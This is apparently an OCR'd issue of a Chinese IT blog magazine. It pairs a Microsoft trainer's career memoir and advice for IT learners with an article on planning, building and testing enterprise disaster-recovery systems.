讲微软课程 2 年后，成为微软认证讲师（MCT）。同时对微软的其他产品也进行了学习，同时培训中心开设这些课程，邮件系统 Exchange 2000，Exchange 2003，微软的企业高级防火墙 ISA 2000，ISA 2004，微软的 SQL Server 2000 的管理和开发。

成为微软企业护航专家

2005 年，到上海参加微软的 10 天培训，目标是培养全国各地微软企业护航专家，10 天魔鬼式封闭培训，通过了 7 次考试，成为微软的企业护航专家，为河北省，河南省两个省的微软正版用户提供技术支持和培训，这些企业遇到自己的搞不定的问题 ,打微软的技术支持电话 ,微软公司派单 ,我代表微软去给客户解决问题或培训，每一次故障解决，面临的都是新问题，因此锻炼了快速查找资料，解决问题的能力。7 年的企业客户培训和护航服务，积攒了大量经验。

我像一个信息中心 ,收集众多企业 IT 部门遇到的问题 ,同时将这些经验通过课堂为其他企业的 IT 部门分享。同时这些案例置于课堂，又成为教学案例，因此深受学生喜爱。

编写 Windows Server 2008 视频突击系列图书

2009 年开始 ,感觉应该将自己所学和经验整理成书 ,为广大 IT 从业者提供一套完整的关于 Windows Server 2008 的系统教程，于是开始和清华出版社编辑联系，确定编写一套配有 Windows Server 2008 的视频教程的图书。

于是在工作之余开始了图书的编写，每天睁开眼，第一件事是开机，然后起床，洗漱完开始编书，每天晚上加班写书到 11 点，中午不休息，没有周六周日，三本书一口气写成，半年一本书，三本书耗时 1 年半。抱着为读者负责的态度，把握不准的，需要做实验来验证，因此有些章节需要 1 个星期的时间，设计案例， 我可不想让读者，拿到我的书，照着书中的步骤做不成功，骂我。

自己的图书出版了 ,拿着厚厚的沉甸甸的书 ,给父母看 ,看到自己的孩子也能写书了 ,父母非常激动和欣慰。这不是因为我拿些稿费， 而是这三本书能够证明我的计算机水平有了一个质的飞跃，上了个台阶。1 年半的起早贪的辛苦，值！

有个人在 QQ 上说，写书的人技术很牛，我给他说：“开始写书时不一定牛，但写完后，技术肯定牛”。写书过程也是学习过程，是对技术的整理和系统。

为清华出版社编写 Windows 视频突击系列图书。书中自然少不了企业服务中的案例，《Windows Server 2008 系统管理之道》、《贯彻 Windows Server 2008 网络基础架构》、《掌控 Windows Server 2008 活动目录》等系列图书。以案例为导向的图书受到读者的广泛欢迎，被众多高校作为计算机本科教材，被一些学校选

作研究生教材。

讲了无数遍的 CCNA 之后，增加了企业实战型性技术和网络安全，将 CCNA 进行了发展，2011 年出版《奠基计算机网络》，因其实用性强，通俗易懂，举重若轻，被众多学校选作教材，2013 年再次印刷。

成为微软 MVP

2011 年 申请成为 MVP， 由于编写的 Windows Server 2008 视频突击些列图书，同时作为微软公司动手实验营（HOL）讲师，为河北的企业信息中心的员工进行新技术推广。乐于分享微软技术，帮助他人，出版微软图书，被微软公司授予“微软最有价值专家（MVP）”荣誉称号。

形成独特讲课风格

当年参加培训班学习微软认证系统工程师课程和 Cisco 网络工程师 CCNA 的课程，老师就照着 PPT 念，讲课内容完全和课本相符，很少对知识进行扩展，比如告诉我们安装抓包工具就能够排除网络故障，但是没有给我们演示，如何排除网络故障。我们学完了网络工程师课程，学习了 TCP/IP 协议，也不懂得如何设置 Windows 的网络安全。当时的老师照着书中 PPT 讲课没错，但是稍微一扩展，学生的收获将会很大。

我当老师后，下决心将当年自己学习过程中遇到的困惑难理解的理论，都设计出实验来，课堂上为学生演示，高深的变得直白，神秘的不再神秘。由于所讲的课程包括网络，操作系统，安全，群集，虚拟化，时间长了，就把这些课程融合起来，再结合为企业解决问题的案例，穿插在课程。学生感觉在用这些知识解决问题，而不是单独学这些知识。

我相信，老师讲课有深度，学生学完有高度，老师演示的到位，学生理解的到位。老师走过的坎坷，学生就可以绕过。

研发 IT 系统集成课程体系

14 年磨一剑，始终在教学第一线，始终在企业 IT 服务第一线，深知企业需要什么样的 IT 技术。

有不少计算机专业的学生毕业找工作，发现不能立刻满足用人单位对 IT 人才的要求。现在我们来分析一下原因，看一下在学校学到的专业课程和用人单位的要求。


计算机专业课程：C 语言，数据结构，离散数学，数据库原理，编译原理，操作系统，计算机组成原理，计算机网络原理，数字电路、模拟电路等。可以看到学校的课程设置偏理论、偏底层，学完这些课程要是不去制造计算机都有点屈才，这些理论再讲 10 年课本都不需要更新，学校做到了以不变应万变。

智联招聘 2013 年 100 家企业对 IT 人才的技能要求：

从事微软企业护航服务，微软、思科厂商认证培训多年，厂商培训结合企业的具体应用凝聚成我独到的“IT 系统集成课程”体系。本课程从智联招聘网的 100 家企业对 IT 人才的技能需求进行整理，归纳了以下课程体系。内容包括网络 CCNA-->Windows Server 2003-->2008-->Linux -->mySQL-->SQL server-->企业邮件系统

-->网络安全-->虚拟化-->群集，涵盖了常规 IT 技术的 70--80%的内容。

IT 系统集成课程都是学校不能学到或学不精，但企业又非常需要的内容。



Part 2 我的从业经验总结

破釜沉舟，绝处逢生

逆境不一定是坏事。

如果化肥厂没有那么困难，每个月能够给我 1200 元，也许我也就混下去了，现在那个单位已经倒闭，如果我混日子，到现在我 40 岁了，没有其他技能，也就成了下岗工人。

现在也有很多刚毕业的学生和我当年一样，处于刚入职场，工作不稳定，工作不理想的阶段。这个阶段非常关键，有些人选择了卓越，有些人选择了平庸。这些困难和逆境也正是你奋发图强的动力。

认真思考 选对方向

每次见到我的那个高中同学，都要请他吃饭表示感谢，他也许不知道他是我的榜样，为我指引方向的高中同学，要不是见到他，我还不知道自己向那个方向努力才有出路，这就是榜样的力量。

坚信自己与众不同

一开始我就立志要成为某一领域的专家，不浮躁，对认准的目标，持之以恒努力，不要受身边人的影响。当年我要是像其他培训班的学生一样，课没上完，背背考题拿到证书回家去，我估计现在还是拿着证书，找不到相关工作。肯定会说培训中心骗人，熟不知是自己骗了自己。

争取机会 不要轻易放弃

刚刚拿到微软认证证书，应聘微软认证讲师的工作，不满足用人单位的基本要求，不是“计算机专业”，如果自己不争取，也许就没有机会走向微软认证讲师的道路。

现在我的学生找工作，遇到这样的问题，用人单位的要求，只能满足一部分，我就鼓励去争取机会，2-3 个月的试用期，不会的东西也能学会。不要等着什么条件都具备了才去应聘。

证书不能证明什么

我在一个论坛看到一个人发的帖子说，我考过了微软的 MCSE 证书，MCDBA 的证书，CCNA 的证书，CCNP 的证书，为啥我还找不到工作！？一看这种情况，我第一感觉是这个学生被培训中心人忽悠了，学习为了考证，认为拿了证书好工作就在前面等着。

IT 技术和英语最不需要证书来证明实力了。你要是在单位遇到问题不能解决，你都不好意思拿出你的证书来。证书只是敲门砖。

IT 这个行业相对其他行业公平。我庆幸在这个复杂的社会中还有这样的行业，靠自己的努力谋取一个好的职位，你有多高的水平都有机会展示，能够获得相应的报酬，不用靠父母的背景，社会关系去谋取好职位。因为你对出了故障的服务器大喊：“我爹是李刚”，没用！

突破 IT 职业发展的瓶颈

搞 IT 的人，一般会沉溺于 IT 技术，并以掌握了某种技术为乐，其实学习不是目的，学习的目的是产生个人价值（挣到钱）和社会价值（服务社会）。

IT 技术+行业应用 才能产生巨大的社会价值，比如出租车领域应用的行业软件，滴滴打车和快的打车。因此搞 IT 的人还要更多的是思考使用 IT 技术解决企业、社会中需求，为所学的 IT 技术找到商机。

搞 IT 的人，随着经验和能力的提升，待遇通过跳槽或本单位加薪的方式提高。当薪金增长到一定程度，随着你能力的进一步提高，你发现你的收入并没有和你的能力进一步提高。

比如你掌握的 IT 技能包括网络、Windows、Linux、Oracle、虚拟化、网络安全，而你们单位只让你负责维护数据库 Oracle，公司不会因为你会其他的技能给你加薪。你就会觉得搞 IT 的也就这样了。

微软公司的财富源自他们研发的 Windows 操作系统或产品可以卖给全世界的用户。财富=产品价格×销售数量。同理我们掌握的 IT 技能要想产生更多的价值，你把自己的技能当做产品，剩下的就是销售了，找到一个好单位上班，你的产品只销售了一次。如果你服务于 N 家企业，你的财富应该 N 倍。

实现这个转换的就是销售，不管你销售软件还是硬件，其目的是为客户解决问题。用你的技术帮客户解决问题，客户就非常相信你的技术，自然也就信赖你销售的产品。先有付出才有回报，销售不只是请客送礼。

搞 IT 这一行的，如果自己觉得收入少，没前途，有这几个原因。1.技术不行。2.没有找到合适的公司或途径施展才能。3.缺乏思考和市场眼光。

要想成为专家就要不怕学习过程中的困难

当我从智联招聘，搜寻高薪岗位时，必然想到这个岗位对应的人才稀缺，这类岗位对应的技能不是一般人能掌握的。

有人学网络，学微软的课程，首先的问的是难不难。我则不这么想，要想成为某一领域的专家，必须是有一般人不能轻易达到的水平，有难度就对了。如果某项技能 1 个月，任何都能学会，我建议你也就别在这方面发展了，这个领域水浅，养不出大鱼来。人人都能轻易学会，这个领域的待遇怎么会高呢？

老师比学生辛苦

主动学习是老师，被动学习是学生。

有些人干了很多年 IT 工作，从来没有系统的学习过网络，也没有系统的学习过网络操作系统，遇到啥问题就从网上找答案，照着文档配置成功了，从来不知道为啥，这种方式，再干多少年也没有提高，更不可能创造性的解决问题。有些人是通过提问式学习，遇到问题问老师。

有人只羡慕哪些牛人的技术，却没有看到人家背后的辛苦。微软 webcast 讲师讲课，有个学生问：“老师，你是怎么这么快掌握这些新技术的？天才!”。老师没有直接回答，问：“五一长假你去哪玩了？”，学生回答：“植物园，你呢？”。老师说：“我假期备课了。”，老师也不是天才，只是比学生花费了更多的时间。

背后百般的努力，换的职场潇洒。

师傅领进门，修行在个人

如果不入门时，参加培训班，听课是最快的方式，如果打算在培训班中成为专家牛人，就错了。当你在课堂学完某课程后，要想更深一步学习，就需要自己找资料，做实验，在工作中增加经验，每天进步一点，就是不聪明的人，时间长了就成专家了。

半年后，我从学生走向讲台，和我一起参加 MCSE 培训同学还有人重听，他是把希望全部寄托在课堂上，寄托在老师身上了，自己课下啥都没干。

长期目标和当前工作

有些在职的网络管理员，工作琐碎重复，每天忙忙碌碌，忙得连自己思考自己的发展方向时间都没有了，没有时间提升自己的技术。即便有自己的发展目标，也被当前的工作中断了。将自己的目标作为长期计划，然后分解为短期目标，比如近半年的任务是精通虚拟化技术，下半年计划学完 Oracle 数据库的管理，在一个时期专注一个目标。自己的目标和理想始终要牢记，一有空闲就向自己的目标努力。

一定要有职业规划

我见到一个应聘者，应聘公司的项目经理，负责招聘的说名额满了。他说应聘，程序员，人家说名额也满了。

他又说，应聘销售职位。人家说，名额也满了。他是就问，你们这还有什么岗位名额没满，人家说，还缺两个保安，他说，也行，就保安了。我惊呆了，这人适应能力太强了，他到底能干啥？

为了生活，我们也许不得不做当前不喜欢干的工作。在忙碌之余，一定不要忘了自己的理想和目标。脚踏实地，仰望星空。机会总是为又准备的人留着。骑驴找马，我们也不能悬在半空谈理想。

戒骄戒躁 虚心才能进步

我的学生，有的会出现这种情况，粗略的学过一些课程，或听说过某些技术，就认为会了，让他干具体工作，解决实际问题，就不会了。让他再深入学习，觉得觉已经不新鲜，学习已经听说过的东西，不愿再学。时间久了，从事工作还是简单劳动，于是得出结论，这一行没前途。假如现在给他一个管理银行数据库的工作，月薪 2 万。他又不敢去，技术不行，责任重大，那月薪 2 万，不敢拿。

学会的标准是什么

参加培训班的学生，培训中心承诺可以免费重启 n 次。有个学生已经听老师上课 3 遍了，觉得都听懂了，看老师做演示也看明白了。觉得自己还是没有学会，问我学习方法。

我问他：“你听明白了，自己是否做了一遍，是否整理出实验文档”，答“没有”。这种学习，听多少遍，看老师做多少次演示。自己也觉得没学会，因为你从来没有做成功过。只要你曾经做成功了，整理出做实验的文档，即便是忘了具体步骤，你也算是会了。如果 2 年后需要你重新配置一个服务器，你拿出自己当年做实验的文档，很快就能搞定。

因此学会的标准，不是你听明白了，看老师演示了，而是自己做一遍，整理出文档，日积月累，你的技术只进不退。使用硬盘来帮我们记忆死记硬背的那一部分，我们的大脑来记忆理解的部分。

课堂上应该重点听什么

学过 Linux 的人都知道，命令不好记， 在课堂上，学生看到老师熟练的使用命令行进行各种配置，佩服的五体投地，认为学习 Linux 最大的困难是命令难记，把重点放到记命令上。这就抓错了重点，比如学习 Linux 下的磁盘管理，课堂上应该重点弄明白 物理卷，卷组，逻辑卷的关系，使用逻辑卷有什么好处，而不是抓紧时间记忆哪些创建卷的命令。

学习是一生的事情

曾经以为出了校门，再也不用应付考试，整天学习了。走入社会才发现，职场就是考场，学习贯穿始终。学习急不得（不能浮躁），也等不得（不能停滞不前）。

有人认为过了 30 岁，学习能力不行了？在我们师大，有个外教 60 岁了，还在学中文，从拼音开始，我很受触动。再看看那些中科院院士，70 岁 80 岁头发花白还在搞科研，我们过了 30 岁就不能学了？那是为自己的惰性找了个理由。

我敬佩的人--单田芳和郭德纲

真正喜欢才能走的长远。从事自己喜欢的工作，工作就是娱乐，如果这份工作的收入还能让自己过得不错，那就更是幸运的事情了。如果单纯为了挣钱而做自己不喜欢的工作，多一分钟就是加班。

说评书的人，还有哪些相声艺术家，大多成名后，成为什么曲协主席，拿着国家的俸禄，就再也不从事自己的本行了，相声和评书对这些艺人来说是谋生的手段，并不一定热爱。

评书艺术家单田芳是我的偶像，从艺半个多世纪以来，共录制、播出 100 余部评书，共计 15000 余集，整理编著 17 套 28 种传统评书文字书稿，取得成就前无古人，后无来者，要不是对评书艺术的热爱，绝对不能有这么高的成就。

郭德纲 称自己是非著名相声演员，却是我们喜欢的相声艺术家，他是不拿国家工资靠自己实力来赢得观众的相声演员，是哪些成了名的著名相声艺术家，不在需要靠相声来生存，拍几个广告，比辛苦说相声来钱更快。要说热爱相声艺术的我想还是郭德纲。哪些靠相声出了名，就不再说相声的主名相声艺术家，并不是热爱相声的人。

身边有高人 少走弯路

路还是需要自己走的，但有时需要别人指点方向。少走弯路就是捷径！

人的精力是有限的，知识和技能有了广度，在深度上就有可能不够，在某一点有了深度，广度上就不够。在遇到困难的时候，百度上也找不到答案的时候，就需要想那些专注于某一领域的专家请教。你百思不得其解的问题，这些人可能早已知道答案。

51CTO 是个专家云集的平台，每个人专注的领域不一样。和这些高人结为好友，在工作中遇到问题能够给指点一下，是件幸福的事情。我就经常向国内知名虚拟化专家王春海老师请教虚拟化方面的问题。

学 IT 需要高学历？

我的学生有 职专毕业 高中毕业，技校毕业，大专毕业，大本毕业，还有研究生，也有高校老师。

IT 应用技术并不难，你虽然不擅长参加高考，没有上大学，或没有考上理想的大学，这并不影响你学 IT 应用技术。因为 IT 应用技术没有太多高深的理论，听老师讲一遍，看老师做一遍，自己再照着视频做一遍，就能学会，学习环境只需要一台 8G，或 16G 内存的笔记本电脑。

不过对于那些高中或初中毕业的学生，最好边学 IT 技术，一边参加个成人教育，提升一下学历。在国内，虽然文凭代表不了啥，但是没有文凭，用人单位会把你看成农民工。

我的学生 成长之路

有个学生问我：“培训班的招生人员说，学完 CCNA 课程就能找到 2000-3000 元的工作，是真的么？”我说：“不是真的，大学学了那么多本书找工作都很困难，如果一本书就能让你找到 2000-3000 元的工作，哪大学别念了，直接学一本 CCNA 上班就行了”。

大多学生容易有这样的想法，我学一个课程，考完之后就能找待遇非常好的工作。首先来说，刚刚学完，解决问题的能力差，知识还没沉淀成自己的，再就是刚刚学完，知识面单一，比如只会网络，综合能力差，待遇怎

么会一下子高呢，但是工作 2-3 年后，随着知识面的扩展和经验的积累，待遇自然提高。如果你水平高了，待遇不高，就有可能被其他单位挖走，或者你也就有了跳槽的资本。

给大家讲一个我的学生成长之路。

化肥厂有个同事杜杰，是化肥厂子弟，职业中学毕业后，化肥厂倒班，当年我学微软 MCSE 课程时，他翻了翻我的书，说看不懂。

我从化肥厂跳槽 2 年后，再去化肥厂办档户口案手续，见到他。化肥厂依然没有希望，我给他说了我的情况。鼓励他早作准备，不能再混下去了。他问我是上一个电大，弄个本科学历好还是学 MCSE 课程好，我建议两个都学，毕竟在中国，有些单位学历还是基本要求，尽管是证明不了能力。学 MCSE 课程也要学，学习将来用的上的技能。

他看了我现在的状况，就像我当年看到我的榜样一样。就参加培训班，做了我的学生。这时的他下决心学了，那几本厚厚的微软认证课程的书，他也能钻进去，学会了。

学完后，在一个单位做了数据库管理员（DBA），由一个倒班工人到数据库管理员，待遇由 800 元升到 1500 元，虽然提升的不高，但工作性质已经发生了变化。原来从事的是高温高压，有毒有害的岗位，现在成了 IT 从业者。对我非常感谢。我说这都是你自己努力的结果，我只不过指了一个方向而已。

我给他说，你从化肥厂跳槽出来，这是好事，但你不能松懈，这个单位随时有可能裁人，你也就随时准备走人。技术上继续提高，为下一次找工作准备。于是天天上班拿着书学，下班有时间也学习。他母亲说，比上学时还用功。

1 年后，这个单位的数据库管理员岗位没有了。他去北京发展，去了一个台湾和日本合资的一个公司，试用期月薪 3000，转正后 4000，试用期期间又是猛学，技术成长迅速。

3 年后，他结婚，见面后问起他的工作，待遇如何？他说又跳槽了，月薪 7000，这次是被这个公司当做人才挖去的。

一个职业中专的倒班工人，4 年后，经过 3 次跳槽，月薪达到 7000，成了部门经理，手下管着 4、5 个员工，这些人都是正规大学毕业。

现在再见到他，月薪已经 1W 多了。

可以看出 IT 这个行业，英雄不问出处。


关于灾备项目建设的几点思考

作者：孙杰 来源：http://xjsunjie.blog.51cto.com/999372/1400770

现在的大多数企业里，各种主要业务基本上都需要信息化来支撑。在很多企业中，比较关注 IT 运行方面风险的也是 IT 部门，所以很多企业、公司都是 IT 部门来主导灾备这件事。灾备从宏观上来看，对国家经济、信息化建设和抵御灾难的能力都是有帮助的；同时从具体层面来讲，灾备对保障一个企业或公司的业务可连续性和信息安全都是非常重要的。

在灾难恢复方面，业界公认有三个目标值得努力：一是恢复时间，企业能忍受 IT 中断多长时间；二是网络多长时间能够恢复；三是业务层面的恢复时间。

灾难备份系统一般由可接替生产系统运行的后备运行系统、数据备份系统、终端用户切换到备份系统的备用通讯线路等部分组成。在正常生产和数据备份状态下，生产系统通过网络传输方法向备份系统传送需备份的各种数据。当灾难发生后，备份系统将接替生产系统继续运行，此时外部终端用户将从生产主机切换到备份中心主机，继续对外提供服务。灾备系统的稳定和可靠性在一个企业中其重要性丝毫不亚于生产系统，它直接关系到业务的连续性和稳定性。那么在规划和建设灾备项目时，我们需要重点关注和思考什么问题呢？



一、数据分析

对于企业来说，最重要的 IT 信息资产就是数据。我们从数据用途的角度来分析，可将需要备份的数据分为系统数据、基础数据、应用数据和临时数据；同时根据数据存储和管理的方式又可分为数据库数据、非数据库数据、孤立数据和遗失数据。

系统数据，主要是指操作系统、应用系统安装的各类软件包和应用系统执行程序。系统数据在系统安装后基本上不再变动，只有在操作系统、应用系统版本升级或应用程序调整时才发生变化。

基础数据，主要是指保证业务系统正常运行所使用的系统目录、用户目录、系统配置文件、网络配置文件、应用配置文件、存取权限控制等。基础数据随业务系统运行环境的变化而变化，一般作为系统档案进行保存。

应用数据，主要是指业务系统的所有业务数据，对数据的安全性、准确性、完整性要求很高而且变化频繁。

临时数据，主要是指操作系统、应用系统、数据库产生的系统运行记录、数据库逻辑日志和应用程序在执行过程中产生的各种打印、传输临时文件，随系统运行和业务的发生而变化。临时数据对业务数据的完整性影响不大，增大后需要定期进行清理。

数据库数据是指通过数据库软件或数据库管理系统来进行存取和管理的数据。

非数据库数据是指通过文件等非数据库管理系统来进行存取和管理的数据。

孤立数据是指从最后一次业务数据备份后到灾难发生、系统运行停止前未灾难备份的数据。这部分数据通常需要通过人工等方法重新录入到系统中。一般情况下，孤立数据越多，系统恢复的时间就越长，业务的停顿时间也就越长。孤立数据的多少与数据备份的周期有很大关系。

遗失数据是指无法恢复或重建的数据。在灾难备份系统的设计与实施中，要重点考虑的就是防止遗失数据的产生或减少遗失数据的数量，以及如何快速查找遗失数据等等。

通过数据分析，我们可以对将要备份的数据有一个比较清楚的认识，保护好关键的应用数据和数据库数据，同时减少孤立数据和遗失数据。

二、业务分析

在企业里有不同的业务场景，我们可以根据各种业务系统其处理的业务类型、数据存储方式、处理方式、实时性要求、每天处理的业务量、单位时间内处理的业务量等条件，将业务系统划分为关键业务系统、重要业务系统、一般业务系统等。

关键业务系统：业务数据比较集中和核心，所连服务器节点较多，对保证整个企业的正常运转至关重要；一旦业务中断，将会立刻使企业提供的服务及正常业务运作受到相当严重的影响。并且一旦在特殊时期如月末、年末、业务量高峰期中断造成的影响更大，不仅经济损失大，企业信誉降低，而且有可能要承担潜在的法律责任。

重要业务系统：业务中断将对整个企业的正常、有效运转产生较严重的影响。一旦业务发生中断，会使企业部分提供的服务及部分业务受到影响和中断，但无关大局。比如：内部企业网系统、邮件传输系统、报表业务处理系统等。

一般业务系统：业务中断将不会立刻对整个企业的正常运转产生严重影响，一旦中短可以容忍在数天或数周内恢复。比如：人事档案系统、考勤系统、工程预决算系统等。

业务中断持续时间愈长，损失愈大。不同的时期如月末、年末、业务高峰期中断也是造成灾难损失的一个重要时间因素，且业务种类不同，造成的损失也不同。我们尽可能全力保护关键和重要业务系统的高可用，并降低业务恢复所需的时间来减少企业的损失。

三、灾备中的技术分析

目前有很多种容灾技术，分类也比较复杂。但总体上可以区分为离线式容灾（冷容灾）和在线容灾（热容灾）两种类型。

离线式容灾：所谓的离线式容灾主要依靠备份技术来实现。其重要步骤是将数据通过备份系统备份到磁带上面，而后将磁带运送到异地保存管理（还可使用虚拟带库技术，可提升备份恢复的性能和速度）。离线式容灾具有实时性低、可备份多个副本、备份范围广、长期保存、投资较少等特点，由于是备份一般是压缩后存放到磁带的方式所以数据恢复较慢，而且备份窗口内的数据都会丢失，因此一般用于数据恢复的 RTO（目标恢复时间）和 RPO（目标恢复点）要求较低的容灾。也有很多客户将离线式容灾和在线容灾结合起来增加系统容灾的完整性和安全性。

目前主流的备份软件主要有：

l Symantec Veritas NetBackup

l EMC Legato NetWorker

l IBM Tivoli Storage Manager

l Quest BakBone NetVault

在线式容灾：在线容灾要求生产中心和灾备中心同时工作，生产中心和灾备中心之间有传输链路连接。数据自生产中心实时复制传送到灾备中心。在此基础上，可以在应用层进行集群管理，当生产中心遭受灾难出现故障时可由灾备中心接管并继续提供服务。因此实现在线容灾的关键是数据的复制。和数据备份相比，数据复制技术具有实时性高、数据丢失少和容灾恢复快、投资较高等特点。根据数据复制的层次，数据复制技术的实现可以分为三种：基于存储的复制技术、基于操作系统主机的数据复制和基于数据库的数据复制。

(1)基于存储的数据复制技术

国内常见的容灾解决方案，由存储厂家提供技术实现生产中心存储设备与灾备中心存储设备的直接远程镜像，将数据以同步或异步的方式复制到远端。其优点是将数据与应用分开，对主机系统的运行资源影响比较小，缺点是必须在本地端和灾备端分别配置两套相同的存储系统。

(2)基于主机的数据复制技术

通过安装在服务器上的数据复制软件，实现异地数据复制。该技术的优点在于成本相对较低且能兼容不同厂家的存储设备，缺点是会占用主机的系统资源。

(3)基于数据库的数据复制技术

基于数据库的容灾技术传输的是数据库指令或者重作日志文件。该技术与存储类型和服务器平台无关，具有较好的使用灵活性。比如 oracle 中的 DG 技术，db2 中的 hadr 技术，mysql 中的主从复制。

三、设计整合的架构

对于灾备系统来说，设计一个基于扩展性、安全性、高性能、易管理的整合架构是非常有必要的。

扩展性要求：应用系统不但要求为前端应用主机提供大量数据的访问，同时要提供多用户的并行访问，而且要支持数据存储的扩展性。因此，在建设灾备系统时，应首要考虑的问题就是存储系统的扩展性。在这里扩展性包括两方面的含义：存储容量的扩展与存储系统性能的扩展。存储数据量大，而且增长速度快。这就要求在建立存储系统时，要选用先进的存储网络结构，并选用模块化、易扩展的存储设备，以适应应用系统对数据存储系统容量扩展的要求。此外，随着业务系统的增加，服务器数量的加大，存储数据量不断增长，这样势必会增加整

个应用系统的访问量。为适应应用系统这一变化，给使用者提供一个快速的访问查询，除改进原有的网络系统及应用系统外，还需要将存储系统进一步升级。所以，存储系统应能满足系统性能扩展性要求。

安全性要求：海量的数字化信息是系统中最为宝贵的信息资源，需要建立非常安全的存储系统，并设计完善的备份恢复系统，以确保数据不会丢失。作为重要的应用系统，是否能够为用户提供 7×24 小时的连续访问，也是服务质量高低的重要指标。因此，系统需要建立起冗余的 IP 网络和应用服务器系统，而且要选用高安全性的存储设备，以支撑整个的应用系统。

高性能要求：整个应用系统由多个子系统组成，通过提高各子系统的性能，可提高应用系统的整体处理性能。由于系统中所有的重要数据均保存在海量的存储系统中，每次的访问请求均要通过存储系统来读写数据，因此，海量存储系统要为应用系统提供高性能的数据访问支撑。

易管理性要求：对于许多客户来说，都面临着一个重要问题——降低维护成本。用户应用系统较为分布，且各系统内部结构较为复杂，就需要有专门的大量维护人员进行维护，大大增加了系统的维护成本。有的用户用于系统维护的成本甚至几倍于系统软硬件的投资成本，如何降低系统维护成本，成为用户迫切需要解决的问题。对于此问题，在建立灾备系统之初，就要考虑采用先进的技术，尽量降低维护成本。比如采用系统的集中管理、图形化简易管理、自动化的运维管理方式；选用先进、成熟的存储管理软件；根据系统的实际应用需求，制定相应的备份恢复策略，实现数据的自动备份，减少维护人员手工操作等。

四、灾备测试

在企业 IT 这一块，通常用业务来衡量灾备目标：哪些业务最重要？哪些业务可容忍的恢复时间最短？所以业务连续性是灾备需要考虑的重要因素，对灾备系统进行测试也是衡量其可用性的一个关键。

通常企业里有若干业务系统，在进行灾备测试的时候应该有所选择，以避免影响公司的正常业务运转。最好的办法是每次对企业内部的单独一套业务系统进行测试，这样不仅达到了预期目的，更可以尽量减少对 IT 人员及公司日常工作的影响。

灾备测试不仅是为了保证紧急情况下能够正常工作而对你的 IT 系统进行测试，这个过程同时也能够让企业中的员工切身了解灾难发生时具体的操作流程。有了这样的知识及经验储备 ,意外发生时大家就不会惊慌失措了。事实上灾备体系的使用过程应该是简洁自然的，而且以这样的状态进行操作也的确能使其发挥更好的保障效果。通过测试体验我们会认识到启动灾备不需要像与时间赛跑那样紧张拼命，而是一个自然有序的过程。

我们都希望自己的数据得到全天候的保护，无论遭遇何种恶劣的情况，数据绝不能丢失。当然，轻度损失在所难免，最近半小时的数据无法保障可以理解。但我们同时要看到，如果灾难真的来临，不是所有的数据都需要在第一时间得到恢复，确认哪些数据是业务最关键的部分也是在制定恢复策略中重点考虑的。在企业中那些最重要、最关键的业务信息才是我们在紧急情况下亟需保护的重中之重，这就要求我们制定恢复的优先次序，恢复时即从最关键、最需要及时恢复的业务上入手，而那些相对次要的应用程序及数据则可以在灾难过后慢慢恢复。

我们需要明白，能够通过灾难恢复及其它相关因素将应用程序恢复到灾前状态才是我们建立灾备机制的根本目的。请记住 ,没测试过的灾备系统才是企业最危险的敌人。缺少了测试和验证 ,这样的灾备系统就是不完整、不可靠的，并且很有可能在需要的时候起不到应有的作用，这就违背了当初我们设计该系统的初衷了。

扫描二维码，加 51CTO 博客为朋友

关注 51CTO 博客微信，打造你的个性！

http://blog.51cto.com

编后语

《51CTO 博客月刊》为 51CTO 博客整理出品

